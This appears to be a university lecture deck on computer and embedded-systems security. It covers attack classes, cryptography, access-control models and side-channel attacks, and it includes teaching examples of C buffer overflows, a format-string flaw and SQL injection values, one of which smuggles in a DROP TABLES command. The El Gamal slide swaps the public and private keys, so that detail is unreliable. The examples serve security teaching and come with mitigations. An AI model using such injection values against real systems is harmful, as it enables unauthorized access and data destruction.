

Master

Embedded Systems and Computer Security

ISAE

Rodolphe Ortalo
CARSAT Midi-Pyrénées
(rodolphe.ortalo@free.fr)
rodolphe.ortalo@carsat-mp.fr
<http://rodolphe.ortalo.free.fr/ssi.html>

ISAE – 2016/2017

Overall presentation (1/2)

- Fast paced computer security walkthrough
 - Security properties
 - Attacks categories
 - Elements of cryptography
 - Introduction to mandatory security policies
- Embedded systems and security
 - Specificities
 - Physical attacks (SPA, DPA)
 - TPM
- Software development and security
 - Security requirements and process
 - Static verification and software development tools
 - Common criteria / ISO 15408

Overall presentation (2/2)

- Case studies
 - Wireless networks
 - New generation avionics systems
 - Network appliances
 - Mobile telephony
 - Gaming devices
- Wrap-up (if time permits)
 - IDS
 - Firewalls
 - Tripwire
 - Metasploit
 - Anti-virus

Overall presentation (1/2)

- **Fast paced computer security walkthrough**
 - Security properties
 - Attacks categories
 - Elements of cryptography
 - Introduction to mandatory security policies
- Embedded systems and security
 - Specificities
 - Physical attacks (SPA, DPA)
 - TPM
- Software development and security
 - Security requirements and process
 - Static verification and software development tools
 - Common criteria / ISO 15408

A wide perimeter

- Non-technical activities
 - Agents habilitation
 - Written delegation
 - Contracts
 - Security awareness
 - Teaching
- Protection
 - Network
 - System
 - Applications
- Monitoring
 - Intrusion detection
 - General monitoring
- Threats awareness
 - Attacks
 - Vulnerabilities / Audit
 - Intrusion testing
- Risk management and risk evaluation

Overall presentation (1/2)

- Fast paced computer security walkthrough
 - **Security properties**
 - Attacks categories
 - Elements of cryptography
 - Introduction to mandatory security policies
- Embedded systems and security
 - Specificities
 - Physical attacks (SPA, DPA)
 - TPM
- Software development and security
 - Security requirements and process
 - Static verification and software development tools
 - Common criteria / ISO 15408

Basic properties - **Confidentiality**

- Property of information not to be revealed to non-authorized users
 - prevent users from reading confidential data, unless they are authorized
 - prevent authorized users from communicating confidential data to non-authorized users

Basic properties - **Integrity**

- Property of information to be accurate
 - prevent inadequate alteration (creation or destruction) of data (either incorrect or performed by non-authorized users)
 - no user should be able to prevent a legitimate modification

Basic properties - **Availability**

- Property of information to be accessible when it is needed
 - allow access to authorized users for reading or writing
 - no user should be able to prevent authorized users from accessing information

What is information?

- Data
 - typed, generated, stored, transmitted, displayed, etc.
- «Meta-data » : associated to other data and accessed by computing processes
 - identities, names, addresses (user, computer, process, peripherals, etc.)
 - time (date of computation)
 - access rights
 - etc.

Other properties

- Anonymity = confidentiality of user identity
- Privacy = confidentiality of (personal data + user identity)
- Message authenticity = integrity of (content + sender identity + date + ...)
- Document authenticity = intégrité of (content + creator identity + date + ...)
- User authenticity = integrity of identity
- « Auditability » = availability of (who, what, when, where, ...) of an action
- Sender non-repudiation = availability of (sender identity + ...) + integrity of content
- Receiver non-repudiation = availability of (receiver identity + ...) + integrity of content
- Intellectual property protection = confidentiality of content (+ integrity of container)

11

Overall presentation (1/2)

- Fast paced computer security walkthrough
 - Security properties
 - **Attacks categories**
 - Elements of cryptography
 - Introduction to mandatory security policies
- Embedded systems and security
 - Specificities
 - Physical attacks (SPA, DPA)
 - TPM
- Software development and security
 - Security requirements and process
 - Static verification and software development tools
 - Common criteria / ISO 15408

12

Attackers and their motivations

- **Game** : exploration (to the limits), extend and apply knowledge, find new weaknesses, improve security : "hackers" ("pirates" = "crackers")
- **Emulation, sectarianism** : group of hackers : "exploits"
- **Vandalism** : strength demonstration, punish : "web defacing", virus, worms...
- **Political, ideological** : ex. CCC
- **Vengeance**
- **Profit : espionage, funds extortion** : unfair concurrency, organized crime
- **Cyber war, terrorism?**
- **Awareness raising, lobbying**
- **Abusive protection** : ex. SONY

Various attack classes

- Passive sniffing
- Interception
- Covert channels
- Cryptanalysis
- Repudiation
- Inference
- Masquerading
- Trapdoors
- Logical bomb
- Trojan
- Virus
- Worm
- Denial of service
- and complex attacks...

Buffer overflows

- Buffer overflows are a notorious problem
- Many exploits are based on them
- They are very easily introduced by simple programming mistakes

- BTW, very nice reference for *applied* secure programming
 - <http://www.openbsd.org/papers/>

*Most C examples taken or adapted from
“Puffy at Work”, Henning Brauer, Sven Dehmlow*

Buffer overflow

- What happens when a function is called (in C)?
 - General registers are saved on the stack
 - The CPU return address is computed and saved on the stack
 - Function arguments are stored too
 - The local variables of the function are also stored in the CPU stack

- Details are hardware dependent, but the overall idea is the same

Exemple

- A function

```
void function(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}
```

- A buffer overflow

```
int main(void) {  
    char *s = "Soy demasiado largo  
para este espacio.";  
    function(s);  
}
```

17

Impact ?

- Program behavior is unpredictable
- Write to unexpected stack sections
- Can we overwrite the return address?
- With carefully chosen values, it is possible to enforce where the CPU execution returns at the end of the function
- This could be in code under our control, if we manage to inject it somewhere in memory (e.g. on the stack itself)



18

Not always that obvious

```

void function(int a, int b, int c) {
    char buffer1[8];
    char buffer2[16];
    int *ret;
    ret = buffer1 + GAP_TO_PC_ON_STACK;
    (*ret) += WIDTH_OF_1_CINSTRUCTION;
}

void main() {
    int x;
    x = 0;
    function(1, 2, 3);
    x = 1;
    printf("%d\n", x);
}

```

19

Not always that obvious

- `GAP_TO_PC_ON_STACK` and `WIDTH_OF_1_CINSTRUCTION` depend on the environment
 - e.g. : i386 linux 2.4 with gcc 2.95:12, 8
- This program prints 0 NOT 1
 - Possibly some kernel insult too
- Might be very interesting to overjump a line
 - Especially if there is a call to an authentication function or access control on that line

20

Prevent buffer overflows

- Be careful writing to buffers
 - Length check is mandatory
- Never do any tricks in C that you do not understand
 - *Never do any tricks in C*
- strcpy and strcat are forbidden
 - use strncpy and strncat (*if available*)

21

Format strings

```
int function(char *user) {  
    fprintf(stdout, user);  
}
```

- Problem: what if user is "%s%s%s%s%s%s"
- Most likely: program crash
- If not, program will print memory content

22

How does it work ?

- printf is called as a function
- functions get their arguments passed on the stack
- each format directive in a format string usually has a corresponding argument passed along
- for interpreting format directives, printf walks up the stack, expecting the right arguments to be there ; but, if they do not...

- Better :

```
int function(char *user) {  
    fprintf(stdout, "%s", user);  
}
```

23

Affected functions

- Any function using a format string
- Printing
 - printf, fprintf, *sprintf*, snprintf, asprintf
 - vprintf, vfprintf, *vsprintf*, vsnprintf, vasprintf
- Logging
 - syslog, err, warn

24

SQL Injection

- Building the query naively

```
statement = "SELECT * FROM users WHERE name = '"+
  userName+"' AND pwd = '"+userPassword+"' ;"
```

- What if

- userName is « ' OR '1'='1'; -- ' »
 - userPassword is not a problem anymore
- userName is « ' OR '1'='1'; DROP TABLES; -- ' »
 - The application is not a problem anymore either

- Mitigation

- Prepared statements (+ parse + execute)


```
SELECT * FROM users WHERE name = ? and pwd = ?;
```
- External libraries (for auth. or SGDB mapping)
- Parsing or escaping (**not** recommended)

25

SEL/**/ECT


- Obfuscation techniques are frequently used
- Sample ideas (for SQL injection)
 - Abuse of white space or comments
 - Fragmentation of the injected query
 - HTTP parameters
 - Comments (impl. specific ones, special comments)
 - Unprobed areas in packets
- Possible lessons
 - A full parser for parameter validation
 - Intrusion detection is not so easy
- NB: Numerous examples of code encryption or signature among attackers

26

Some news 2010/2011 *with 2012 update*



- New or significant failures
 - Compromised, abused (Comodo, DigiNotar) or doubtful *Internet* certification authorities
 - *Business as usual or bankruptcy*
 - Intrusion at Bercy (G20 organization)
 - *nothing*
 - *Sony PlayStation Network*
 - Personal data of 77 millions users stolen
 - « *Welcome back* » *package, class action running*
 - STARS / Stuxnet
 - Very specific worm targeting critical industrial control systems
 - *NYT reports combined U.S./Israeli intelligence operation running under two different presidents (01/06/12)*



Some news 2010/2011

- State communication
 - *La sécurité dans le cyberspace, un enjeu stratégique*, Lettre du Secrétaire Général de la Défense et de la Sécurité Nationale (SGDSN), fin 2010
 - Communication du Premier ministre relative à la protection des systèmes d'information au Conseil des ministres du 25 mai 2011
 - *ANSSI hires, gets a new building and plays Antigone...*
 - *ANSSI does cryptanalysis research (!)*
 - In summer 2011, the *Department of Transport* launched a call for proposals with respect to cars (cyber) security
 - *Summer 2012 : WiFi linked vehicle test*





Hackers interests

- Latest hackers security conferences (ie. DEFCON & BlackHat 2011)
 - Home automation security (especially X10 over CPL systems)
 - Car alarms
 - Insulin pumps
 - Autonomous WiFi+GSM sniffing drone

DEFCON 2012

- *NFCs, anti-forensics, gen. Keith Alexander*



29

Some 2012 academic research

- I/O based attacks
 - Do not involve the CPU... at all
- PMAT security
 - Portable Maintenance Terminal (probably)
 - The problem domain starts to get interesting



(Old version)

30

2013, of course

IETF 88 Technical plenary: Hardening the Internet



http://www.nsa.gov/about/cryptologic_heritage/women/honorees/index.shtml

31

2014


- Microsoft OSeS expose a significant vulnerability from Windows 95 onward
 - CVE-2014-6332
 - 19 years, some BSD code has already revealed things (probably) older in the past years
 - But where is the continuous improvement promised by commercial companies?
 - And why are there still older versions in production with no fixes (and possibly more bugs)?
- OpenSSL/LibreSSL fork and some CVE record broken...

32

2015

- Innovations (?) in the automotive industry

- VW
- Jeep



- Reminder

- Physical security > Org. security > Logical security




33

2016



34

Vulnerabilities



Source: cve.mitre.org

35

Overall presentation (1/2)

- Fast paced computer security walkthrough
 - Security properties
 - Attacks categories
 - **Elements of cryptography**
 - Introduction to mandatory security policies
- Embedded systems and security
 - Specificities
 - Physical attacks (SPA, DPA)
 - TPM
- Software development and security
 - Security requirements and process
 - Static verification and software development tools
 - Common criteria / ISO 15408

36

Terminology

- Cryptology = cryptography + cryptanalysis
 - Cryptography (κρυπτος = hidden) :
messages non understandable by third parties
 - Cryptanalysis : discover secret(s), decypher

- Not to be confused with steganography
(στεγανος = covert) → invisible ink
watermark

- Cypher, encryption, decryption, clear (text),
cryptogram

Preamble (1/2)


- A domain of mathematics which exhibits some
of the most significant advances of the end of
20th century, but
 - Mathematical proofs (of strength) are rare
 - Ciphers do break
 - Implementations do break too
 - Few experts (possibly few knowledgeable people)
- Difficult and counter-intuitive
 - example: encrypting twice can be dangerous

Preamble (2/2)

- Recent and unverifiable release of military control over cryptology
- Theroetical issues combine with implementation difficulties
 - examples : random number generators, key generation, key protection, empty space padding, etc.
 - also at the level of hardware implementation

39

Encryption (confidentiality)



- Notation

encryption	$C = \{M\}_{K_c}$
decryption	$M = [C]_{K_d}$
- Confidentiality
 - Without knowing K_d , it must be « impossible » to find M
 - It must be « impossible » to find K_d , even knowing C and M (« (known) clear text » attack)
 - It must be « impossible » to find K_d , even knowing C while choosing M (« chosen clear text » attack)

40

Symmetric ciphers

$$K_c = K_d (= K)$$

- All known ciphers until 1976 !
- Examples
 - DES (1976)
 - 56 bits key (+8 parity bits)
 - 64 bits blocks
 - AES (2002)
 - keys of 128, 192 or 256 bits
 - 128 bits blocks

DES : Data Encryption Standard (1975)

- Story
 - Base from IBM. With improvements from NSA.
 - The first algorithm scrutinized by NSA to become public... thanks to the standardization body.
- 64 bits blocks. Key of 56 bits + 8 bits (ex.: parity)
- Design oriented towards hardware implementation
- 3DES : common (generic) improvement
 - 112 bits key
- Huge public cryptology efforts associated to DES
- Feistel cipher family
- Lots of variants (ex.: *key-dependent S-boxes*)

AES : Advanced Encryption Standard (2001)

- Story
 - Selected by NIST from 15 proposals over a 5 year public selection process
 - Originally called Rijndael.
- 128 bits blocks. Keysize of 128, 192 or 256 bits
- Fast in both software and hardware
- Still resistant to open attacks (after a decade)
- Substitution-permutation network family
- Algebraic representation over $GF(2^8)$
- Now **very** wide adoption
 - AES-NI instruction set (Intel/AMD)
 - Common in most of encrypted flows nowadays

43

Symmetric ciphers modes of operation

$$M = M_1 \cdot M_2 \cdot \dots \cdot M_n \quad C = C_1 \cdot C_2 \cdot \dots \cdot C_n$$

- ECB – *Electronic Codebook*
 - $C_i = \{M_i\}_K$
 - $M_i = [C_i]_K$
- CBC – *Cipher Block Chaining*
 - $C_i = \{M_i \oplus C_{i-1}\}_K$
 - $M_i = C_{i-1} \oplus [C_i]_K$
 - IV sort of M_0
- Stream ciphers
 - CFB – Cipher Feedback Mode
 - OFB – Output Feedback Mode

44

Public key ciphers $K_c \neq K_d$

- Knowing K_c , it must be «**impossible**» to find K_d
 - K_d is private (one must know K_d to decrypt)
 - K_c is public (everyone can encrypt): notion of public keys directory
- Ex.: RSA (1976)
 - (Probably) based on the (big) numbers prime factorization problem
 $e \cdot d \equiv 1 \pmod{(p-1)(q-1)}$ $K_c = \{pq, e\}$ $K_d = \{p, q, d\}$
- Ex.: El Gamal (1985)
 - Based on the discrete logarithm computation problem in finite fields
 - $y = g^x \pmod p$ $K_c = \{x\}$ $K_d = \{y, g, p\}$

45

One-time pad : perfect cipher

- The key is a serie of random bits as long as the message and the algorithm is exclusive-or
 - $C_i = \{M_i\}_{K_i} = M_i \oplus K_i$
 - $M_i = [C_i]_{K_i} = C_i \oplus K_i$
- According to information theory (Shannon), this is a perfect cipher (the key must **never** be reused)
 - Not very convenient
 - Possible

46

exclusive-or : brown paper bag cipher

- $C = M \oplus K$ et $M = C \oplus K$
 - *No security*
 - Compute $C \oplus C_{\gg k}$ with $k = \{ 1, 2, \dots \}$ and count identical bytes. The coincidence indice indicates the key length n (in bytes).
 - $C \oplus C_{\gg n} = M \oplus M_{\gg n}$ removes the key.
 - Find the clear text using intrinsic redundancy of the original message (1,3 bit of information per byte in ASCII english for example).
 - Few minutes cryptanalysis.
- NB: Vigenère polyalphabetical cipher (1523-1596)

47

Strengths of symmetric ciphers

- Speed
 - ~1 Gb/s in hardware
 - ~100 Mb/s in software
- « Short » keys
 - 80 bits typically to withstand brute force attacks (today)
- Convenient to encrypt personal files (no need to share a key)

48

Weaknesses of symmetric ciphers

- To communicate, the secret key must be shared
 - sender and receiver have to trust each other, and both carefully protect the secret key
- How to distribute or renew the key?
 - Encrypt the new session key with the old one
 - Encrypt the session key with a device-specific key ⇒ trusted keys repository (directory)
 - Use a public key algorithm (Diffie-Hellmann)
 - Quantum cryptography
 - Avian carrier

49

Strengths of public key ciphers

- No trust needed between sender and receiver
- « **Easy** » key management
 - Public directory of public keys or peer to peer exchange
 - The private key must « **never** » be sent
- Allow for new kind of usage : symmetric keys distribution, electronic signature, certificates, etc.

50

Symetric keys agreement

- Example : Alice generates a random (symetric) session key K and encrypt it with the public key of Bob
- Exemple : Diffie-Hellmann
 - Alice randomly generates :
 - n : big prime number with $(n-1)/2$ prime
 - and chooses g = generator of a subgroup q de n
(typically, $g = 2, q = (n-1)/2$)
 - x (Alice's secret key) is such as $\log_g n < x < q$
 - 1. Alice computes $K_a = g^x \bmod n$ and sends (n, g, K_a) to Bob.
 - 2. Bob randomly generates y (Bob's secret key),
computes $K_b = g^y \bmod n$, and sends K_b to Alice.
 - 3. Alice and Bob now each compute a session key separately
 $K = K_b^x \bmod n = K_a^y \bmod n = g^{xy} \bmod n$

51

Weaknesses of public key ciphers

- Complex computation
 - slow (~ 1 Mb/s)
 - long keys (1024 or 2048 bits),
except with elliptic curves (~ 160 bits)
- Specific problems
 - Integrity of public keys directory
 - Keys lifetime
 - Revocation
 - Private key sharing necessity?
 - Algorithms limitations : e.g. encrypt a small M with RSA

52

Hash functions → fingerprint

- « One-way hash function » H
 - Fingerprint or hash $H(M)$ has a fixed width n (e.g.: 128 bits) whatever the length of M
 - The probability that 2 different messages M et M' have the same fingerprint $H(M)=H(M')$ is $\sim 1/2^n$
 - Knowing M , it is easy to compute $H(M)$
 - Knowing M , it must be impossible to find $M' \neq M$ with $H(M') = H(M)$
- Examples: MD5, SHA-1, SHA-256, DES in CBC mode
- Typically, one slices M in blocks m_1, m_2, \dots, m_k
 $h_1 = F(\text{cte}, m_1)$, $h_2 = F(h_1, m_2)$, ..., $h_k = F(h_{k-1}, m_k) = H(M)$

53

Application : integrity

- Networking : against man-in-the-middle send message and fingerprint through distinct channels
- Files : modification detection
 - Examples : Tripwire, Samhain
 - On a trusted host, compute the fingerprints of stable files (OS, configuration, main programs, ...) and keep them in protected storage
 - Regularly or in case of doubt, recompute fingerprints to check them (with a trusted computer)

54

Crypto. up&down example

- 2004
 - Collision classes found in MD5
 - Extrapolation opportunities to SHA-1
- 2005
 - MD5 considered untrusted
 - Theoretical doubts with SHA-1 (numerous collisions)
- 2006, 2007, 2008
 - Rumors around SHA-1
- 2007 - 2012
 - NIST public competition for SHA-3
 - Five SHA-3 finalists since 2010-12-09
 - BLAKE, Grøstl, JH, Keccak and Skein
 - SHA-3 selected in 2012 (Keccak)

55

Julius. Caesar
Via Appia 1
Rome, The Roman Empire

Julius. Caesar
Via Appia 1
Rome, The Roman Empire

May, 22, 2005

To Whom it May Concern:

Alice Falbala fulfilled all the requirements of the Roman Empire intern position. She was excellent at translating roman into her gaul native language, learned very rapidly, and worked with considerable independence and confidence.

Her basic work habits such as punctuality, interpersonal deportment, communication skills, and completing assigned and self-determined goals were all excellent.

I recommend Alice for challenging positions in which creativity, reliability, and language skills are required.

I highly recommend hiring her. If you'd like to discuss her attributes in more detail, please don't hesitate to contact me.

Sincerely,

Julius Caesar

```
ortalo@hurricane:~/ $ md5sum letter_of_rec.ps order.ps
a25f7f0b29ee0b3968c860738533a4b9 letter_of_rec.ps
a25f7f0b29ee0b3968c860738533a4b9 order.ps
ortalo@hurricane:~/ $
```

May, 22, 2005

Order:

Alice Falbala is given full access to all confidential and secret information about GAUL.

Sincerely,

Julius Caesar

<http://www.cits.rub.de/MD5Collisions/>

56

RSA+AES+SHA3

- The ideal combination or the minimum baseline for computer security ?

Use crypto. correctly

Use proven code instead of rewriting, do not reinvent the wheel (or the brakes)

- Nintendo Wii
 - Used `strncmp()` instead of `memcmp()` to compare the SHA hash
- Works well when one feeds it a signature that starts with null bytes
- Strings in C are null terminated
- A null byte is only 256/2 random attempts away on average

Other topics (undetailed)

- Steganography
- *Watermarking*
- Random generators
- Prime generation
- Key escrow
- Voting
- Timestamping
- Destruction
- Protocols
- Cryptanalysis

Overall presentation (1/2)

- Fast paced computer security walkthrough
 - Security properties
 - Attacks categories
 - Elements of cryptography
 - **Introduction to mandatory security policies**
- Embedded systems and security
 - Specificities
 - Physical attacks (SPA, DPA)
 - TPM
- Software development and security
 - Security requirements and process
 - Static verification and software development tools
 - Common criteria / ISO 15408

Security policy and security model

- The security policy
 - « *specifies the set of laws, rules and practices that regulate how sensitive information and other resources are managed, protected and distributed within a specific system.* » [ITSEC, 1991]
 - physical, personnel or procedural, logical
- A security model
 - Formal description or mathematical abstraction
- Classical partition between model entities
 - active: subjects s
 - passive: objects o

61

Discretionary and mandatory policies

- Discretionary policy
 - each object o is associated to a specific subject s , its owner who manipulates access rights at his discretion
 - the owner can freely define and grant such access rights to himself or another user
- Mandatory policy
 - discretionary rules (access rights)
 - *and* : mandatory rules (habilitation level)

62

Access control matrix model


[Lampson 1971]

- State machine : state = (S, O, M)
 - O set of objects
 - S set of subjects ($S \subseteq O$)
 - $M(s, o)$ is the set of rights that subject s holds over object o
 - rights belong to a finite set A

63

Multilevel mandatory policy of Bell-LaPadula (1975)

- (habilitation) level of subjects $h(s)$
- (classification) level of objects $c(o)$
- prevents information flow from an object to a lower level object
- prevent any subject from gaining information from an object which level is higher than their habilitation



64

Bell-LaPadula Model

- classification cl : totally ordered set
- compartment C : set of categories
- $n=(cl,C)$, $n'=(cl',C')$: $n \leq n' \Leftrightarrow cl \leq cl'$ et $C \subseteq C'$ (treillis)
- simple property

$$\forall s \in S, \forall o \in O, \text{read} \in M(s,o) \Rightarrow c(o) \leq h(s)$$
- *-property

$$\forall s \in S, \forall (o,o') \in O^2, \text{read} \in M(s,o) \wedge \text{write} \in M(s,o') \Rightarrow c(o) \leq c(o')$$

65

Other policies and models

- Non-interference
- Non inference
- HRU
- Clark-Wilson
- Chinese wall
- RBAC
- etc.

... for further studies.

66

Weaknesses of BLP and Biba

- Weaknesses
 - Overclassification degrades (security) information continuously (or out-of-model declassification procedures are introduced)
 - The model does not represent all information flows and does not take into account covert channels
- Biba (integrity) policy
 - dual of BLP for integrity assurance
 - rights = { write, read, invoke }
 - similar weakness : information integrity level degrades continuously

67

Policy, protection and access control

- Security rules are enforced via security mechanisms (hardware or software)
- Easy to imagine for rules like « it is permitted to... » or « it is forbidden that... » – protection mechanisms – privileged instructions, memory access control, file access control, etc.
 - authorization
- Harder for rules like « it is mandatory that... » or « it is recommended that... »
 - action triggers, ressource management

68

Overall presentation (1/2)

- Fast paced computer security walkthrough
 - Security properties
 - Attacks categories
 - Elements of cryptography
 - Introduction to mandatory security policies
- **Embedded systems and security**
 - **Specificities**
 - Physical attacks (SPA, DPA)
 - TPM
- Software development and security
 - Security requirements and process
 - Static verification and software development tools
 - Common criteria / ISO 15408

69

Embedded systems characterization

- Various designation (different real cases)
 - real-time
 - critical
 - embedded (in a vehicle)
 - autonomous / distant from the power plug
 - hidden / distant from any user
 - distributed (communicating?)
 - integrated (in a hardware platform)
 - other? : lost, stolen, fallen from the shelf (re-purposed...), numerous&similar?
- Up to now, not so different from a regular computer (esp. from the security point of view)

70

Inventory attempt

- smart cards
- switches/routers
- game consoles
- GPS receivers
- ADSL+TV boxes
- mobile phones
- digital video recorders
- home automation?
- (industrial) robots
- energy meters
- RAID cards
- coprocessors
- chronotachygraph (?)
- (artificial) satellites
- rockets
- automatic pilots
VAL, train?
- switch/firewall AFDX
(avionics)
- cars?

71

Domains of application

- Industry
 - Industry automation and robotics
 - Energy (smart grid)
- Vehicles
 - Avionic domain
 - Space domain
 - Ground-transport domain
- Consumer electronics
 - mobile telephony
 - video games
 - Internet acces (high speed)
 - media broadcasting

72

Multiple security requirements

- Supplier/content protection
 - GSM phone
 - Media distribution
- ES environment protection
 - The vehicle itself, its passengers
 - Vehicle resources (e.g. satellite)
- ES owner protection
- ES self protection
 - smart card, cryptographic chipset
- And the protection of an embedded *information system*, *i.e.* several networked ES

73

Evolution

from

- Some security functionalities

to

- Security management at the system design and architectural level
(both hardware and software)

Security of industrial systems is getting a lot of attention recently (and then?)

74

Motivations for evolution

- Widening attack range
 - logical, physical, auxiliary channel
- Limited computing resources
 - especially wrt. computational needs (crypto.)
- Limited resources in general
 - especially energy (storage also)
- A need of modularity/flexibility
 - fast moving components and standards
- Multiple different security functionalities expected by users

Security mechanisms

- symmetric cryptography
- secure hash functions
- asymmetric cryptography
- secure communication protocols
- certificates, biometry (for identity)
- DRM protocols (digital rights management)
- protected storage (?)

Challenges

- complexity
 - embedded software gets more and more complex
 - efficient languages (C, C++) are not specifically secure
- extensibility
 - Java, .NET: designed for extension
 - J2ME, JavaCard too
 - dynamic updates (with code execution)
 - mise à jour (exécution) dynamique
- networking
 - WiFi, bluetooth
 - Internet

Note : Nothing really specific to embedded systems...

77

Overall presentation (1/2)

- Fast paced computer security walkthrough
 - Security properties
 - Attacks categories
 - Elements of cryptography
 - Introduction to mandatory security policies
- Embedded systems and security
 - Specificities
 - **Physical attacks (SPA, DPA)**
 - TPM
- Software development and security
 - Security requirements and process
 - Static verification and software development tools
 - Common criteria / ISO 15408

78

Physical attacks


- Direct hardware attack
 - micro-probing
 - substrate reconstruction
 - debugging interface access (JTAG, etc.)
- Difficulties
 - Costly (with respect to other attacks)
 - Destructive
 - Alternative attack precursor
- Primary target: cryptographic chipsets

Auxiliary channels

- Timing (temporal) analysis
- Power analysis
 - SPA: simple power analysis
 - DPA: differential power analysis
- Impact
 - Find correlation between measurements and secret keys
 - Very efficient (DXX)
 - costly counter-measures
 - rigorous, counter-intuitive, patented

